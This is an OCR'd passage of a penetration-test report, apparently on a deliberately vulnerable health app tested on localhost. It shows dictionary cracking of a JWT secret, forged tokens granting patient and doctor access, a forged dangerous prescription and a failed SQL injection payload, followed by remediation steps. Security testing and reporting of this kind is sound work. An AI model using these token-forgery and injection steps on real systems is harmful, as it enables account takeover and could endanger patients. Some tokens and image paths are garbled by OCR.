0QHRlc3QuY29tIiwicm9sZSI6InBhdGllbnQiLCJpYXQiOjE3NzA2NTIxOTEsImV4cCI
6MTc3MDczODU5MX0.AOEzOeqdjgLIlx7DTXeZN7EISGt7uvsm-zoJxt9s-Y8
```

✓ Valid Signed JWT ● Live Editing

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwiOiJwYXRpZW50QHRlc3QuY29
tIiwicm9sZSI6InBhdGllbnQiLCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.AOEzOeq
djgLIlx7DTXeZN7EISGt7uvsm-zoJxt9s-Y8
```

Security Testing Guidelines

Only test JWTs that you own or have explicit permission to test.

This tool attempts to crack JWT secrets using common passwords and dictionary attacks.

Use strong, randomly generated secrets (at least 256 bits) for production systems.

Privacy Protected: We do not store or log your JWT, secrets, or wordlists. Data is processed on our servers temporarily and automatically deleted after use. No sensitive information is retained long-term.

JWT SECRET CRACKER

BRUTE FORCE JWT SECRETS USING DICTIONARY ATTACKS

Wordlist (Optional)

No file selected.

Leave empty to use default wordlist with 100000+ common secrets

Attack Status

Success

🎉 Secret found!

Secret Cracked Successfully!

Secret:


```
zero-health-super-secret-key
```

cracked secret used for signing

SHA256 Hash:

```
e576e35ea7895ae33c71b751af55a74a07bfc061a83c38f523bb19ea70118a61
```

After the secret is gotten, user went ahead to manipulate it into another userID



JWT Decoder & Encoder

Decode, inspect, and re-encode JSON Web Tokens in real time. View headers and payloads as you type, validate signatures with your own secret, and generate updated tokens to test your integrations.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiZW1haWwiOiJwYXRpZW50QHR    29
icm9sZSI6InBhdGllbnQiLCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.cmfgm4Kfg4p91nx
4m6pdETL4YT1pcunoU9C9tqNDOeM
```

✓ Valid Signed JWT ● Live Editing

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiZW1haWwiOiJwYXRpZW50QHRlc3QuY29tIiwicm9sZSI6InBhdG
llbnQiLCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.cmfgm4Kfg4p91nx4m6pdETL4YT1pcunoU9C9tqNDOeM
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "id": 3,
  "email": "patient@test.com",
  "role": "patient",
  "iat": 1770652191,
  "exp": 1770738591
```

Enter the secret used to sign the JWT:


```
zero-health-super-secret-key
```

✅ Token automatically signed! Ready to verify.

Generated Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Mywi
aWwiOiJwYXRpZW50QHRlc3QuY29tIiwicm9sZSI6InBhdGllbnQiL
CJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.cmfgm4
Kfg4p91nx4m6pdETL4YT1pcunoU9C9tqNDOeM
```

manipulated the token to be able to log in as userId 2



POST {{baseUrl}} /api/messages

○ none ● form-data ○ x-www-form-urlencoded ○ raw ○ binary ○ GraphQL


	Key		Value	Description
☑	recipient_id	Text	{{messageRecipientId}}	
☑	subject	Text	I need help	
☑	content	Text	I think I have leg soar, what can i use	
☑	message_type	Text	general	
☑	attachment	File		
	Key	Text	Value	Description

Body — 201 Created • 25 ms • 591 B — { } JSON

```
{
    "id": 10,
    "sender_id": 3,
    "recipient_id": 13,
    "subject": "I need help",
    "content": "I think I have leg soar, what can i use",
    "attachment_path": "null",
    "message_type": "general",
    "created_at": "2026-02-09T16:34:18.553Z",
    "is_read": false
}
```

malicious user is able to send messsage onbehalf odf user id 3

The following screenshots shows signature signed on behalf of doctor which inturn give them opportunity to manipulate user data



JWT Decoder & Encoder

Decode, inspect, and re-encode JSON Web Tokens in real time. View headers and payloads as you type, validate signatures with your own secret, and generate updated tokens to test your integrations.

ENCODED VALUE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwiOiJwYXRpZW50QHR
icm9sZSI6ImRvY3RvciIsImlhdCI6MTc3MDY1MjE5MSwiZXhwIjoxNzcwNzM4NTkxfQ.qfzCsVkniUo04Axy
Oj5fP6_Uc-9dsQGIJRG7EuPzOLs
```

✓ Valid Signed JWT ● Live Editing

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwiOiJwYXRpZW50QHRlc3QuY29tIiwicm9sZSI6ImRvY3
RvciIsImlhdCI6MTc3MDY1MjE5MSwiZXhwIjoxNzcwNzM4NTkxfQ.qfzCsVkniUo04AxyOj5fP6_Uc-9dsQGIJRG7EuPzOLs
```

DECODED HEADER
ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

DECODED PAYLOAD
DATA

```
{
  "id": 2,
  "email": "patient@test.com",
  "role": "doctor",
  "iat": 1770652191,
  "exp": 1770738591
```

JWT SIGNATURE VERIFICATION
(OPTIONAL)

Enter the secret used to sign the JWT:


`zero-health-super-secret-key`

✅ Token automatically signed! Ready to verify.

Generated Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6Miw
aWwiOiJwYXRpZW50QHRlc3QuY29tIiwicm9sZSI6ImRvY3RvciIsI
mlhdCI6MTc3MDY1MjE5MSwiZXhwIjoxNzcwNzM4NTkxfQ.qfzCsVk
niUo04AxyOj5fP6_Uc-9dsQGIJRG7EuPzOLs
```

jwt token manipulated to access doctor portal



POST {{baseUrl}} /api/prescriptions

Send

Auth Type: Bearer Token

Token: ••••••••••••••••••••••••••••••

The authorization header will be automatically generated when you send the request. Learn more about Bearer Token authorization.

201 Created • 29 ms • 649 B

```
{
    "id": 6,
    "patient_id": 13,
    "doctor_id": 2,
    "medication_name": "Amoxicillin",
    "dosage": "5000mg",
    "frequency": "4 a day",
    "start_date": null,
    "end_date": null,
    "duration": "7 days",
    "instructions": "Take without food",
    "status": "pending",
    "collected_date": null,
    "created_at": "2026-02-09T15:57:06.992Z"
}
```

A malicious user send message to a standard patient prescribing a dangerous drug

CVSS v4.0 Score: 9.9 / critical


OWASP Mapping: API2:2023 Broken Authentication

Business impact: This is a complex vulnerability to exploit as it requires some technical know how, if a user health information can be manipulated by any user on the internet it can lead to the user being a target of a malicious player who will use this information to hurt the user by prescribing/feeding the user what his body is against, which can lead to death or worsen the situation of the medical condition.

Answer to question from cybersafe team: yes a standard user is able to manipulate another user information as shown in the screenshot above

Finding 3. Injection Attack

I tried implementing a blind sql injection on the webApp but to no success, Below is one of the screenshots I took from the attempt



```
POST /api/login HTTP/1.1
Host: localhost:5000
Content-Length: 105
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
     "email":
     "select * from users where email='%email%' and password='%pas
     sword%';",
     "password":"' OR 1=1;--"
}
```

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Access-Control-Allow-Origin: http://localhost:3000
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
Content-Type,Authorization,X-Total-Count
Content-Type: application/json; charset=utf-8
Content-Length: 24
ETag: W/"18-S3vo/cio1H5vB+1Ii7aFmx6VFy4"
Date: Mon, 09 Feb 2026 17:11:15 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
     "error":"Login failed"
}
```

The payload used to keep returning login failed as opposed invalid credentials for wrong credentials. This I can conclude is vulnerable but it was not a successful Injection.

4. Top 5 immediate actions (executive checklist)

- BOLA: Enforce object-level authorization on every request to prevent access to resources not owned by the user.

- BOLA: Add ownership checks in queries (e.g., `WHERE id = $1 AND user_id = $2`) to block IDOR.
- Broken Auth (Weak JWT): Validate `alg` strictly and disallow `none` to prevent algorithm-confusion bypasses.
- Broken Auth (Weak JWT): Use strong secrets and rotate regularly to reduce token forgery risk.
- Injection: Use parameterized queries everywhere to eliminate SQL injection via concatenation.

End of Report